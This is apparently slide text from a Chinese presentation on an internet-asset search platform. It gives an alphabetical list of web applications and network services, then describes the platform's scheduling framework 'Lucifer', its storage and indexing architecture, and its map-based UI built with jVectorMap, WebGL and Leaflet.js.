		Р	phusion phusion php play-framework phpwind pjblog php168 phpcms prestashop phpyun pmwiki php voluntomanagement phpidapadmin pageadmin phpdisk phpMyAdmin phpnuke plone phpBB posterous Piwigo Percussion phpDocumentor php-fusion phpsqlitecms plentymarkets punbb pdnsd pidentd pkspxy pmud pop3g pop3 proxy poppassd popper pop3d pppctid pppd print server print server http config ps2ftpd publicfile ftpd publictipd pwdgen pyftpd pyftpdlib pygopherd pysieved
		Q	qibocms quarkmail quarkmail qhttpd qmail pop3d qmail smtpd qpopper qpopper pop3d qpsmtpd qpsmtpd smtp


调度框架 Lucifer





调度框架 Lucifer






高性能存储集群



"搜索负载均衡",负责接收"UI界面"的搜索请求,并向"数据节点"发送搜索请求。




"索引节点",负责收集索引请求,并向"数据节点"发送索引请求。



UI很重要








基于jVectorMap的2D矢量图






基于WebGL的3D渲染





基于 WEBGL, 无需额外客户端插件, 良好的跨平台性。 支持10万级地理坐标的实时渲染, 操作流畅。





基于Leaflet.js的交互式地图

精确到街道级别的地理数据,凸显节点之间的关系。

谢谢!